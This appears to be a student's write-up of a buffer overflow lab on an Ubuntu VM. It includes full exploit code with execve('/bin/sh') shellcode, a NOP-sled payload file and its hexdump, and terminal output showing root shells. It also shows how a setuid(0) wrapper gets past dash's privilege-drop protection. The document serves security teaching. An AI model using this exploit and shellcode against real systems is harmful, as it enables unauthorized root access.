Difference between the 2 addresses is 0x20 = 32 in decimal, we also know that the return address is at ebp + 4 bytes => 32+4 = 36 bytes.


Now that we know the return address, we can add a offset like 0x92 which will map to an NOP address, which will eventually lead to the address at which the shell code is placed.

Exploit.c




```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
/* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
/* You need to fill the buffer with appropriate contents here */
*((long *)(buffer+36))=0xbfffeb08+0x92;
memcpy(buffer+sizeof(buffer)-sizeof(shellcode),shellcode,sizeof(shellcode));
/* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
~
```

We compile the exploit, and
Running this exploit, it generates the badfile




```
Bharath-PES1201801948-VM1:~$ gcc -o exploit exploit.c
Bharath-PES1201801948-VM1:~$ ./exploit
Bharath-PES1201801948-VM1:~$ 
```




```
Bharath-PES1201801948-VM1:~$ hexdump -C badfile
00000000  b0 7a fc bf b0 7a fc bf  b0 7a fc bf b0 7a fc bf  |.z...
z...z...z..|
*
00000020  b0 7a fc bf b0 7a fc bf  90 90 90 90 90 90 90 90  |.z...
z.........|
00000030  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |.....
..........|
*
000001e0  90 90 90 90 90 90 90 90  90 90 90 31 c0 50 68 2f  |.....
......1.Ph/|
000001f0  2f 73 68 68 2f 62 69 6e  89 e3 50 53 89 e1 99 b0  |/shh/
bin..PS....|
00000200  0b cd 80 90 00                                    |.....
|
00000205
Bharath-PES1201801948-VM1:~$
```

Now running our stack,we have successfully performed the buffer overflow attack and gained a shell, but still the uid != euid.




```
Bharath-PES1201801948-VM1:~/is/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
```

Running the realuid code given, and executing our stack again, we can see that we have successfully gained root privileges.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
11:30 AM
/bin/bash 66x28
Right Ctrl

```
Bharath-PES1201801948-VM1:~/is/lab3$ gcc realuid.c -o realuid
realuid.c: In function ‘main’:
realuid.c:3:1: warning: implicit declaration of function ‘setuid’
[-Wimplicit-function-declaration]
 setuid(0);
 ^
realuid.c:4:1: warning: implicit declaration of function ‘system’
[-Wimplicit-function-declaration]
 system("/bin/sh");
 ^
Bharath-PES1201801948-VM1:~/is/lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# ls
badfile           exploit                     realuid.c  task 3
call_shellcode.c  peda-session-stack_gdb.txt  stack
cs                realuid                     stack_gdb
# ./realuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```


Task 4 : Defeating dash’s Countermeasure


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
11:35 AM
/bin/bash 66x28

```
Bharath-PES1201801948-VM1:~/is/lab3$ sudo rm /bin/sh
Bharath-PES1201801948-VM1:~/is/lab3$ sudo ln -s /bin/dash /bin/sh
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17  2016 /bin/dash
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 24 11:33 /bin/sh -> /bin/dash
```


In order to defeat the dash's countermeasure, we first change the /bin/sh symbolic link to point it back to /bin/dash again.

We compile the code dash_shell_test.c while commenting the setuid(0) command.



```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL; //
//setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```


Compiling the code in root, and making it a setuid program



Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/is/lab3
En
11:39 AM
root@VM: /home/seed/is/lab3 66x28


```
root@VM:/home/seed/is/lab3# gcc dash_shell_test.c -o dash_shell_te
st
root@VM:/home/seed/is/lab3# chmod 4755 dash_shell_test
root@VM:/home/seed/is/lab3# exit
exit
```

Running the program, we get a user shell


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
En
11:41 AM
root@VM: /home/seed/is/lab3 66x28


```
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l dash_shell_test
-rwsr-xr-x 1 root root 7404 Feb 24 11:39 dash_shell_test
Bharath-PES1201801948-VM1:~/is/lab3$ ls -l dash_shell_test
-rwsr-xr-x 1 root root 7404 Feb 24 11:39 dash_shell_test
Bharath-PES1201801948-VM1:~/is/lab3$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 
```

Now, uncommenting the setuid command, we compile it in root again and make it a setuid program.




```c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
char *argv[2];
argv[0] = "/bin/sh";
argv[1] = NULL; //
setuid(0);
execve("/bin/sh", argv, NULL);
return 0;
}
```

Running this now, we can see that we gained a root shell unlike last time.




```
root@VM:/home/seed/is/lab3# vim dash_shell_test.c
root@VM:/home/seed/is/lab3# gcc dash_shell_test.c -o dash_shell_te
st
root@VM:/home/seed/is/lab3# chmod 4755 dash_shell_test
root@VM:/home/seed/is/lab3# exit
exit
```



```
Bharath-PES1201801948-VM1:~/is/lab3$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```


Redoing compiling call_shellcode from task1, but including the extra 4 lines of code, we can see that we directly spawn a root shell.


Ubuntu16.04 - 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@VM: /home/seed/is/lab3
En
11:46 AM
root@VM: /home/seed/is/lab3 66x28


```
root@VM:/home/seed/is/lab3# vim call_shellcode.c
root@VM:/home/seed/is/lab3# gcc call_shellcode.c -o call_shellcode
 -z execstack
call_shellcode.c: In function ‘main’:
call_shellcode.c:30:1: warning: implicit declaration of function ‘
strcpy’ [-Wimplicit-function-declaration]
 strcpy(buf, code);
 ^
call_shellcode.c:30:1: warning: incompatible implicit declaration
of built-in function ‘strcpy’
call_shellcode.c:30:1: note: include ‘<string.h>’ or provide a dec
laration of ‘strcpy’
